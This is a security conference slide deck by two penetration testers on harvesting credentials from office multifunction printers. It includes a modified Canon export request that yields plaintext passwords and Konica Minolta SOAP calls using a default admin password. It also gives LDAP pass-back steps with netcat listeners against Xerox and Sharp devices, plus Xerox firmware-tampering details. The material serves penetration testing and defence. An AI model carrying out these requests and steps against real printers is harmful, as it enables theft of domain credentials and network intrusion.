

Plunder Pillage & Print

THE ART OF LEVERAGING MULTIFUNCTION PRINTERS DURING PENETRATION TESTING

Deral Heiland

deral_heiland@rapid7.com

@Percent_x

RAPID7

Pete Arzamendi

peter_arzamendi@rapid7.com

@TheBokojan

Introduction

- Deral Heiland “@Percent_X”
 - Senior Security Consultant Rapid7
 - Dayton, Ohio
 - 20+ years IT
 - 6+ years consultant/pentester
- Pete Arzamendi “@thebokojan”
 - Senior Security Consultant Rapid7
 - Austin, TX
 - 14+ year IT
 - 5+ years consultant/pentester



Agenda

- Multifunction Printers (MFP) attack vector
- Attack Examples
- Automating the attacks
- Reducing the risk

So Why Multi-Function Printer

So Why Multi-Function Printer

What is it that all pentesters want

USERNAMES

PASSWORDS

Which leads to shell

So Why Multi-Function Printer

- Since becoming the printer security evangelist
 - 2010 printer hacking success during pentesting
 - Gain access to Windows active directory user account less than 10-15%
 - Gained domain admin creds rarely
 - 2014 printer hacking success during pentesting
 - Gain access to Windows active directory user account 45-50%+
 - Which leads to gaining Domain Admin access 25-30%
 - Gain direct domain admin creds > 5%

So Why Multi-Function Printer

- How is this possible
 - Usage tracking
 - Scan to email
 - Scan to file
 - LDAP authentication
 - Remote firmware upgrades
- Printer need access to credentials for these features to work correctly
- So let us Plunder Pillage & Print our way to SHELL

Plunder

Plunder

plun·der

[pluhn-der]

1. To rob of goods or valuables by open force, as in war, hostile raids, brigandage, etc.: to plunder a town.
2. To rob, despoil, or fleece: to plunder the public treasury.

Plunder

- Pulling user data
- What kind of data can we get that will help with the assessment?
 - Usernames
 - Applications
 - Hostnames

Plunder

Examples:

Dell

Gives up usernames, applications, and client hostname

Xerox

Gives up usernames and applications

HP


Gives up usernames and applications

Dell Exposing Usernames, Applications, and Hostnames

DELL™

Dell MFP Laser 3115cn
IP Address: 192.168.35.56
Location: [REDACTED]
Contact Person: [REDACTED]

>COPY
SCAN
FAX



Printer Status
Printer Jobs
Printer Settings
Print Server Settings
Copy Printer Settings
Print Volume
Address Book
Printer Information
Tray Settings
E-Mail Alert
Set Password
Online Help
Order Supplies at:
www.dell.com/supplies
Contact Dell Support at:
support.dell.com


Printer Jobs
Job List | Completed Jobs

Completed Jobs - Refresh

| ID | Job Name | Owner | Host Name | Output Result | Job Type | Impression Number | No. of Sheets | Host I/F | Job Submitted Time |
|-------|----------------------------------|-------------|-----------|---------------|----------|-------------------|---------------|----------|---------------------|
| 10313 | Copy | | | Completed | Copy | 1 | 1 | | 2014/04/08 14:31:00 |
| 10314 | Microsoft Outlook - Memo Style | mbolton | PRTSRV01 | Completed | Print | 3 | 3 | LPD | 2014/04/14 12:28:00 |
| 10315 | file:///C:/Users/clobster/AppDat | clobster | PRTSRV01 | Completed | Print | 4 | 4 | LPD | 2014/04/14 12:28:00 |
| 10316 | Microsoft Word - Document1 | jrichardson | PRTSRV01 | Completed | Print | 2 | 2 | LPD | 2014/04/14 13:11:00 |
| 10317 | Copy | | | Completed | Copy | 1 | 1 | | 2014/04/14 12:44:00 |
| 10318 | Copy | | | Completed | Copy | 12 | 12 | | 2014/04/16 13:48:00 |
| 10319 | Copy | | | Cancelled | Copy | 21 | 21 | | 2014/04/16 14:57:00 |

Xerox Exposing Usernames and Applications

CentreWare
Internet Services
Xerox WorkCentre 4260



Select your language : English

Status Jobs Print Scan Properties Support



Name: Xerox-4260
IP Address: 10.0.1.6
Location:
Status: Power Save

Active Jobs


Delete

| Job Name | Owner | Status | Type | Copy Count |
|----------------------------------|------------|--------------------|-------|------------|
| Crystal Reports ActiveX Designer | [Redacted] | Held: Secure Print | PRINT | 1 |
| Microsoft Word - [Redacted] | Dannyp | Held: Secure Print | PRINT | 2 |
| Microsoft Word - [Redacted] | Lisab | Held: Secure Print | PRINT | 2 |
| Crystal Reports ActiveX Designer | Juans | Held: Secure Print | PRINT | 1 |
| Crystal Reports ActiveX Designer | Mikej | Held: Secure Print | PRINT | 1 |

Refresh

Copyright © Xerox Corporation 1997-2009. All rights reserved.

HP Exposing Usernames and Applications

 **HP Color LaserJet CP4005 Printers**

invent

Information Settings Networking

Device Status
Configuration Page
Supplies Status
Event Log
Usage Page
Diagnostics Page
Device Information
Control Panel
Color Usage Job Log
Print

Other Links
[hp instant support](#)
[Shop for Supplies](#)
[Product Support](#)

Color Usage Job Log

Printer Information

Printer Name: HP Color LaserJet CP4005
Serial Number:

Usage Totals

Total Jobs in log: 32
Total mono sides: 7
Total color sides: 48
Total sheets: 55

Job Log

| Date/Time | User | Job | Application | Mono Sides | Color Sides | Total Sheets |
|------------------------|----------|----------------------|----------------------|------------|-------------|--------------|
| 15 Mar 2014 / 05:17 PM | Bsmith | | Print driver host fo | 0 | 1 | 1 |
| 15 Mar 2014 / 05:16 PM | Dannyboy | | Print driver host fo | 0 | 1 | 1 |
| 15 Mar 2014 / 03:20 PM | Lobster | | Print driver host fo | 1 | 0 | 1 |
| 15 Mar 2014 / 02:16 PM | Jiffy | | Print driver host fo | 0 | 1 | 1 |
| 14 Mar 2014 / 12:11 PM | | | Print driver host fo | 1 | 4 | 5 |
| 14 Mar 2014 / 09:22 AM | | | Print driver host fo | 0 | 1 | 1 |
| 14 Mar 2014 / 08:49 AM | | | Print driver host fo | 2 | 2 | 4 |
| 14 Mar 2014 / 07:44 AM | | | Print driver host fo | 0 | 1 | 1 |
| 14 Mar 2014 / 07:39 AM | | buildingdrawings.pdf | Print driver host fo | 0 | 4 | 4 |
| 14 Mar 2014 / 07:29 AM | | buildingdrawings.pdf | Print driver host fo | 0 | 4 | 4 |
| 13 Mar 2014 / 07:32 AM | | Microsoft Outlook - | Print driver host fo | 1 | 0 | 1 |
| 13 Mar 2014 / 07:31 AM | | Microsoft Outlook - | Print driver host fo | 0 | 2 | 2 |
| 13 Mar 2014 / 07:31 AM | | Microsoft Outlook - | Print driver host fo | 0 | 1 | 1 |
| 12 Mar 2014 / 02:31 PM | | Book1 | Print driver host fo | 0 | 1 | 1 |

Pillage

Pillage

pil·lage

verb (used with object), pil·laged, pil·lag·ing.

1. To strip ruthlessly of money or goods by open violence, as in war; plunder: The barbarians pillaged every conquered city.

2. To take as booty.

verb (used without object), pil·laged, pil·lag·ing.

3. To rob with open violence; take booty: Soldiers roamed the countryside, pillaging.

- Pillage -

Address Book Extraction Attacks

Pillage

- Address books
 - User name
 - Email Addresses
 - Passwords
- Konica Minolta
- Canon IR-ADV



Pillage Canon ImageRunner Advanced

- Canon IR-ADV
 - Exported address books can contain password
 - Requires special setting
 - Passwords by default are encrypted during export
 - Encryption settings are controlled on end user side
 - So encryption can be turned off (FAIL)

Pillage Canon ImageRunner Advanced

- Canon IR-ADV enable password export

The screenshot shows the Canon ImageRunner Advanced web interface. At the top, the header includes 'ImageRUNNER ADVANCE', 'IR-ADV 6055 / IR-ADV 6055 /', and user information 'To Portal Login User : 7654321 Log Out'. The main navigation bar shows 'Settings/Registration' and a link to 'Mail to System Manager'. On the left, there is a 'Restart Device' button and a 'Preferences' menu with options: Paper Settings, Timer/Energy Settings, Network Settings, External Interface, and Volume Settings. The main content area is titled 'Settings/Registration : Set Destination > Address Book Export Settings' and shows 'Address Book Export Settings' with a timestamp 'Last Updated : 28/05 2014 8:06:14'. Below this, there is a checkbox labeled 'Including Password When Exporting Address Book' which is currently unchecked. A red arrow points to this checkbox, and a red text box below it says 'Check box enable exporting of passwords'. There are also 'OK' and 'Cancel' buttons in the top right of the settings area.

Pillage Canon ImageRunner Advanced

- Canon IR-ADV encrypt output password

ImageRUNNER ADVANCE IR-ADV 6055 / IR-ADV 6055 / To Portal Login User : 7654321 Log Out

Settings/Registration [Mail to System Manager](#)

Restart Device

Preferences

- ▣ Paper Settings
- ▣ Timer/Energy Settings
- ▣ Network Settings
- ▣ External Interface
- ▣ Volume Settings

Function Settings

- ▣ Common Settings
- ▣ Copy
- ▣ Printer
- ▣ Send
- ▣ Receive/Forward

Settings/Registration : Management Settings : Data Management > Import/Export > Import/Export Address Lists > Export Address Lists

Export Address Lists Last Updated : 28/05 2014 8:07:49

You can export address lists.

[Start Exporting](#)

Address List : Address List 01 : ▾

File Format : Custom Format LDAP Format

*Enter the password to encrypt the Address List certified information.

Password : (Max 32 characters)

Confirm : (Max 32 characters)

Password to encrypt password output

Pillage Canon ImageRunner Advanced

- Canon IR-ADV address book export results

```
# Canon AddressBook version: 1
# CharSet: WCP1252
# SubAddressBookName:
# DB Version: 0x0108
# Crypto Version: 1
# Crypto Attribute: pwd Encrypted password encoded with base64 to allow transfer

subdbid: 1
dn: 202
uuid: 6e0b43a6-4679-11e0-8000-001e8f5001a2
cn: Scan to File
cnread: Scan to File
url: \\SYSFileSRV1\executiveservices
path: \scannedfromcopier
username: corp\ADInfoAccess
pwd: lJfXf1zUtYvWHbUwju/UWaXYlKoY9CAisBkX0uZBVRWULH/0sp/CZ0PBX0UlqoxF/8R66w=
=
pwdinputflag: false
accesscode: 0
protocol: smb
objectclass: top
objectclass: extensibleobject
objectclass: remotefilesystem
```

Pillage Canon ImageRunner Advanced

- Canon IR-ADV captured address book post request

```
POST /rps/abook.abk HTTP/1.1
Host: 10.0.0.108:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.108:8000/rps/cimport.cgi
Cookie: sessionid=0a812eb1170595b09802d30bb25f68b5; portallang=en; iR=4127469707
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 115

AID=1&ACLS=1&ENC_MODE=2&ENC_FILE=password&PASSWD=&PageFlag=&AMOD=&Dummy=1359047882596
```

ENC_MODE=2




Pillage Canon ImageRunner Advanced

- Canon IR-ADV captured address book request with web proxy

```
POST /rps/abook.abk HTTP/1.1
Host: 10.0.0.108:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.108:8000/rps/cimport.cgi
Cookie: sessionid=0a812eb1170595b09802d30bb25f68b5; portalLang=en; iR=4127469707
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 115

AID=1&ACLS=1&ENC_MODE=0&ENC_FILE=password&PASSWD=&PageFlag=&AMOD=&Dummy=1359047882596
```

So what happens if we change to ENC_MODE=0



Pillage Canon ImageRunner Advanced


- Canon IR-ADV address book export results

```
# Canon AddressBook version: 1
# CharSet: WCP1252
# SubAddressBookName:
# DB Version: 0x0108
# Crypto Version: 1
# Crypto At
```

PWNED

Password extracted in plain text

```
subdbid: 1
dn: 202
uuid: 6e0b43a6-4679-11e0-8000-001e8f5001a2
cn: Scan to File
cnread: Scan to File
url: \\SYSFileSrv1\executiveservices
path: \scannerfromcopier
username: corp\ADInfoAccess
pwd:: ADm1n02P
```



Pillage Konica Minolta

- Konica Minolta
 - Exported address books can contain passwords
 - Not accessible via web console
 - Managed via Konica Management application
 - Soap message transactions
 - TCP Ports 50001 50003



Pillage Konica Minolta

Step 1:
Authenticate and
retrieve session key

```
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <SOAP-ENV:Header>
    <me:AppReqHeader
xmlns:me="http://www.konicaminolta.com/Header/OpenAPI-3-45">
      <ApplicationID xmlns="">0</ApplicationID>
      <UserName xmlns=""></UserName>
      <Password xmlns=""></Password>
      <Version xmlns="">
        <Major>3</Major> Default Username & Password
        <Minor>45</Minor>
      </Version>
      <AppManagementID xmlns="">0</AppManagementID>
    </me:AppReqHeader>
  </SOAP-ENV:Header>
  <SOAP-ENV:Body>
    <AppReqLogin
xmlns="http://www.konicaminolta.com/service/OpenAPI-3-45">
      <OperatorInfo>
        <UserType>Admin</UserType>
        <Password>12345678</Password>
      </OperatorInfo>
      <TimeOut>60</TimeOut>
    </AppReqLogin>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```




Pillage Konica Minolta

Reply:

Valid authentication
Responds with AuthKey

```
<e:Envelope xmlns:e="http://schemas.xmlsoap.org/soap/envelope/"
e:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <e:Header>
    <me:AppResHeader
xmlns:me="http://www.konicaminolta.com/Header/OpenAPI-3-4">
      <ApplicationID>0</ApplicationID>
      <Version>
        <Major>3</Major>
        <Minor>45</Minor>
      </Version>
      <AppManagementID>0</AppManagementID>
    </me:AppResHeader>
  </e:Header>
  <e:Body>
    <m:AppResLogin
xmlns:m="http://www.konicaminolta.com/service/OpenAPI-3-4">
      <Result>
        <ResultInfo>Ack</ResultInfo>
      </Result>
      <AuthKey>P69WWCH9crWHJ7utxQAw</AuthKey>
      <AuthNo>32003</AuthNo>
      <DiscriminationNo>131073</DiscriminationNo>
    </m:AppResLogin>
  </e:Body>
</e:Envelope>
```

Successful Authentication returned AuthKey



Pillage Konica Minolta

Step 2:

Post request with Authkey Set
and proper version

```
<SOAP-ENV:Envelope
xmlns:SOAP-ENV='http://schemas.xmlsoap.org/soap/envelope/'
xmlns:SOAP-ENC='http://schemas.xmlsoap.org/soap/encoding/'
xmlns:xsi='http://www.w3.org/2001/XMLSchema-instance'
xmlns:xsd='http://www.w3.org/2001/XMLSchema'>
  <SOAP-ENV:Header>
    <me:AppReqHeader
xmlns:me='http://www.konicaminolta.com/Header/OpenAPI-3-4'>
      <ApplicationID xmlns="">0</ApplicationID>
      <UserName xmlns=""></UserName>
      <Password xmlns=""></Password>
      <Version xmlns="">
        <Major>3</Major>
        <Minor>4</Minor>
      </Version>
      <AppManagementID xmlns="">1000</AppManagementID>
    </me:AppReqHeader>
  </SOAP-ENV:Header>
  <SOAP-ENV:Body>
    <AppReqGetAbbr
xmlns='http://www.konicaminolta.com/Service/OpenAPI-3-4'>
      <OperatorInfo>
        <AuthKey>P69WWCH9crWHJ7utxQAw</AuthKey>
      </OperatorInfo>
      <AbbrListCondition>
        <SearchKey>None</SearchKey>
        <WellUse>>false</WellUse>
        <ObtainCondition>
          <Type>OffsetList</Type>
          <OffsetRange>
            <Start>1</Start>
            <Length>100</Length>
          </OffsetRange>
        </ObtainCondition>
        <BackUp>>true</BackUp>
        <BackUpPassword>MYSKIMGS</BackUpPassword>
      </AbbrListCondition>
    </AppReqGetAbbr>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Version level must match

AuthKey must be valid

Pillage Konica Minolta

If all the pieces are correct the Konica will deliver data in plain text including :

- **PASSWORDS**

Effective in retrieving password for:

- SMTP
- SMB
- FTP

PWNED

```
</ReferLicence>
</Abbr>
<Abbr>
  <AbbrNo>2</AbbrNo>
  <AddressKind>Public</AddressKind>
  <Name>Pdavis</Name>
  <SearchKey>Pqrs</SearchKey>
  <WellUse>true</WellUse>
  <SendConfiguration>
    <AddressInfo>
      <SendMode>Smb</SendMode>
      <ImageType>Icon</ImageType>
      <IconID>1</IconID>
      <SmbMode>
        <Host>FILESYS2</Host>
        <User>scanman</User>
        <Password>Sup3rm4N</Password>
        <Folder>pdavis</Folder>
      </SmbMode>
      <SmimeData>NoExist</SmimeData>
    </AddressInfo>
  </SendConfiguration>
  <ReferLicence>
    <UseReferLicence>Level</UseReferLicence>
    <ReferPossibleLevel>0</ReferPossibleLevel>
    <ReferGroupNo>0</ReferGroupNo>
  </ReferLicence>
```

- Pillage -

The Pass-back Attack

Pillage


- Pass-back-attacks

Target the printers authentication services

- LDAP
- FTP
- SMB (Windows file sharing)
- SMTP

Lets focus on the LDAP Pass-Back-Attack

PWNED



Xerox LDAP Pass-Back-Attack

Example: Executing a pass-back-attack against a Xerox ColorQube 9303

1. Login as admin user (Most Xerox's are configured with an admin password ... We'll show you how to get this later...)
2. Access the ldap setting under Properties -> Connectivity -> Protocols
3. Change IP address to point to your system
4. Set up netcat listener on your system
5. Issue a search under User Mappings



Xerox LDAP Setup Screen

The screenshot shows the 'LDAP Server' configuration page in the Centware Internet Services interface for a XEROX ColorQube 9303. The interface includes a top navigation bar with 'Status', 'Jobs', 'Print', 'Scan', 'Address Book', 'Properties', and 'Support'. A left sidebar lists various protocols and services, with 'LDAP' highlighted under 'Protocols'. The main content area is titled 'LDAP Server' and has tabs for 'Server', 'Contexts', 'User Mappings', 'Authorization Access', and 'Custom Filters'. The 'Server' tab is active, showing 'Server Information' with options for IPv4 Address, IPv6 Address, and Host Name. The 'LDAP Server' dropdown is set to 'ADS'. The 'Optional Information' section includes 'Search Directory Root' and 'Login Credentials to Access LDAP Server' with radio buttons for 'None', 'Authenticated User', and 'System'. The 'Authenticated User' option is selected. The 'Login Name' field contains 'SVC_xerox'. The 'Password' and 'Retype password' fields are empty. A checkbox for 'Select to save new password' is present. Three red annotations are present: 'LDAP Server IP address' with an arrow pointing to the 'IP Address: Port' field; 'LDAP Configuration settings' with an arrow pointing to the 'LDAP' option in the sidebar; and 'What we want to get!' with an arrow pointing to the 'Login Name' field.

Centware®
Internet Services

XEROX ColorQube 9303

admin - Logout | Home

Status Jobs Print Scan Address Book Properties Support

Properties

- Configuration Overview
- Description
- General Setup
- Connectivity
 - Physical Connections
 - Protocols
 - AppleTalk
 - FTP / SFTP Filing
 - HTTP
 - IP (Internet Protocol)
 - LDAP**
 - LPR/LPD
 - Microsoft Networking
 - NetWare
 - NTP
 - POP3 Setup
 - Proxy Server
 - Raw TCP/IP Printing
 - SLP
 - SMB Filing
 - SMTP (E-mail)
 - SNMP
 - SSDP
 - WSD (Web Services on Device)
- Services
- Accounting
- Security
 - Admin Password
 - Secure Print
- Authentication
- User Information Database
- Encryption
 - IP Filtering
 - Audit Log
 - IPsec
 - Security Certificates
 - 802.1X
 - System Timeout
 - USB Port Security
- On Demand Overwrite

LDAP Server

Server Contexts User Mappings Authorization Access Custom Filters

Server Information

- IPv4 Address
- IPv6 Address
- Host Name

Friendl Name

IP Address: Port : 389

Backup IP Address : Port : 389

LDAP Server

ADS

Optional Information

Search Directory Root

Login Credentials to Access LDAP Server

- None
- Authenticated User
- System

Login Name

SVC_xerox

Password

Retype password

Select to save new password

LDAP Server IP address

LDAP Configuration settings

What we want to get!

Xerox User Mappings

Centware® Internet Services XEROX ColorQube 9303 admin - Logout | Home | Index | Site Map | Help

Status Jobs Print Scan Address Book **Properties** Support

- ▼Connectivity
 - ▶Physical Connections
 - ▼Protocols
 - AppleTalk
 - FTP / SFTP Filing
 - HTTP
 - IP (Internet Protocol)
 - LDAP**
 - LPR/LPD
 - Microsoft Networking
 - NetWare
 - NTP
 - POP3 Setup
 - Proxy Server
 - Raw TCP/IP Printing
 - SLP
 - SMB Filing
 - SMTP (E-mail)
 - SNMP
 - SSDP
 - WSD (Web Services on Device)
- ▼Services
 - Service Registration
 - ▶Printing
 - ▶Scan Services
 - ▶E-mail
 - ▶Internet Fax
 - ▶Server Fax
 - ▶Workflow Scanning
 - ▶Scan to Mailbox
 - ▶Scan to Home
 - ▶Scan To USB
 - ▶Print From
 - ▶Custom Services
- ▼Accounting
 - ▶Xerox Standard Accounting
 - ▶Auxiliary Access Device
- ▼Security
 - Admin Password

LDAP Server

Server Contexts **User Mappings** Authorization Access Custom Filters

Server Information

IP Address : Port Backup IP Address : Port
389 389

Search Directory Root LDAP Server

Search

Enter Name

Search

| Properties | Imported Heading | Sample |
|------------------|----------------------------|--------|
| Login Name | uid | |
| Name | cn | |
| E-mail Address | mail | |
| Business Phone | telephoneNumber | |
| Business Address | postalAddress | |
| Office | physicalDeliveryOfficeName | |
| City | l | |
| State | st | |
| Zip Code | postalCode | |
| Country | co | |

Xerox Passing the Credentials

PWNED

```
$ sudo netcat -l -p 389
```

```
Password:
```

```
00 - 00 $ [REDACTED] \SVC_xerox
```

AD username

Accounts password

Passwordg1

Sharp LDAP Pass-Back-Attack

Example: Executing a LDAP pass-back-attack against a Sharp MX-4101N

1. Login as admin user (Most Sharp's are configured with an admin password of admin)
2. Access the LDAP setting under Network Settings
3. Change IP address to point to your system
4. Set up netcat listener on your system
5. Issue a test connection



Sharp LDAP Setup Screen

- ▣ [Top Page](#)
- ▶ [Status](#)
- ▶ [Address Book](#)
- ▶ [Document Operations](#)
- ▶ [Job Programs](#)
- ▶ [User Control](#)
- ▶ [System Settings](#)
- ▼ [Network Settings](#)
 - ▣ [Quick Settings](#)
 - ▣ [General Settings](#)
 - ▣ [Protocol Settings](#)
 - ▣ [Services Settings](#)
 - ▣ [Print Port Settings](#)
 - ▣ [LDAP Settings](#)
 - ▣ [HTTP Access Settings](#)
 - ▣ [View Login User](#)
- ▶ [Application Settings](#)
- ▶ [E-mail Alert and Status](#)
- ▣ [Storage Backup](#)
- ▣ [Device Cloning](#)
- ▶ [Job Log](#)
- ▶ [Security Settings](#)
- ▣ [Custom Links](#)
- ▣ [Operation Manual Download](#)



Sharp LDAP Setup Screen

LDAP Settings

Name: (Up to 42 characters)

Search Root: (Up to 512 characters)

LDAP Server:

User Name: (Up to 255 characters)

Password: (1-32 digits)

Change Password

Authentication Type:

KDC Server:

Realm: (Up to 128 characters)

Allow selection on operation panel.
 Authenticate a User in Global Address Search
 Enable SSL

Connection Test:

Sharp Passing the Credentials

```
# sudo nc -lkvn 389
```

```
administrator Password10B
```

Print

Print

print

verb (used with object).

1. To produce (a text, picture, etc.) by applying inked types, plates, blocks, or the like, to paper or other material either by direct pressure or indirectly by offsetting an [image](#) onto an intermediate roller.
2. To reproduce (a design or pattern) by engraving on a plate or block.

print

verb (used with object).


1. The evil take over of a printer for the purpose of pillaging and plundering, accomplished using a print job over port 9100

- Print -


Xerox Workcentre Firmware Attack

Print

- Firmware attacks attack against Xerox
 - . Xerox firmware files “.dlm” are simple Tar file with XRX job ticketing header



```
%%XRXbegin
%%OID_ATT_JOB_TYPE OID_VAL_JOB_TYPE_DYNAMIC_LOADABLE_MODULE
%%OID_ATT_JOB_SCHEDULING OID_VAL_JOB_SCHEDULING_AFTER_COMPLETE
%%OID_ATT_JOB_COMMENT "Copyright (c) 2010 Xerox Corporation. All Rights Reserved."
%%OID_ATT_JOB_COMMENT "upgrade Thu Mar 11 11:28:08 SGT 2010"
%%OID_ATT_DLM_NAME "sormbc4"
%%OID_ATT_DLM_VERSION "D1.0.1"
%%OID_ATT_DLM_SIGNATURE "b9365f9b1da29e5d4ab0b8989185ce0661ad216cc2440d55126a4db5ead0f669"
%%OID_ATT_DLM_EXTRACTION_CRITERIA "upgradeExtract.sh /tmp/sormbc4.dnld"
%%XRXend
^_<8b>^H^@=c<98>K^@^Ci)½^M|TU<9a>à)ê#EUâVQ)<8a>P I^LI<84>^P^BV>^HID_<84>*.DÄ"^^M^Bi^MI<80>X@@
<9b>ei^?¶^]]<87>v{<9c>~Ñn)^Y×jÑõuÓ~uéPÄû<î9+Ö½<95>
^_nlüvömsÜY[ç>ç<9c>ç|?çãþÓ_¬qÄ|<8a>@à;+Ön^a^LI^X')^P^Hì^XPEþty Ä@Mu5^a^WÖÔTòî@U^M_¿^F^k^a^W.d^U^U
```



Print

- Extract a Xerox workcentra firmware you can find some interesting files
 - opt/nc/dlm_toolkit
 - dlm_toolkit is used to build DLM firmware packages and sign them

```
drwxr-xr-x  6 percX  staff    204 Mar 10  2010 .
drwxr-xr-x 13 percX  staff    442 Mar 10  2010 ..
-rwxr-xr-x  1 percX  staff  25672 Mar 10  2010 dlm_maker
-rwxr-xr-x  1 percX  staff   2627 Mar 10  2010 dlm_strip
drwxr-xr-x  8 percX  staff    272 Mar 10  2010 keyfiles
-rwxr-xr-x  1 percX  staff  43776 Mar 10  2010 sha256deep
```

Print

- dlm_maker application

where:

- n specifies the DLM name
- t specifies the DLM type (patch, upgrade, thirdpty, etc)
- c specifies to use the old checksum method instead of signatures. This can also be specified by the env. variable DLM_CHECKSUM being set to anything.
- i specifies a client ID string
The default is the local user and hostname.
- v specifies the DLM version
The default is to specify NO_DLM_VERSION_CHECK.
- o specifies the output filename.
The default is to append '.dlm' to the content filename, removing ".tar" and ".tgz" extensions if found.
- p use tmp file for dlm validate (-V)
- D specifies the DLM toolkit directory.

Print

Demo Video

Print Job to Remote Root Shell



- Detail white paper on Xerox firmware attack
 - http://h.foofus.net/goons/percx/Xerox_hack.pdf

Vulnerable Xerox Models

WorkCentre Pro 232/238/245/255/265/275

WorkCentre Pro C2128/C2636/C3545

WorkCentre Pro M165/M175

WorkCentre Pro 65/75/90

WorkCentre M35/M45/M55

WorkCentre 5632/5635/5645/5655/5665/5675

WorkCentre 6400

WorkCentre 7755/7765/7775

ColorQube 9301/9302/9303

WorkCentre 232/238/245/255/265/275

WorkCentre Pro 165/175

WorkCentre Pro 32/40 Color

WorkCentre Pro 35/45/55

WorkCentre 5030

WorkCentre 5735/5740/5745

WorkCentre 7655/7665/7675

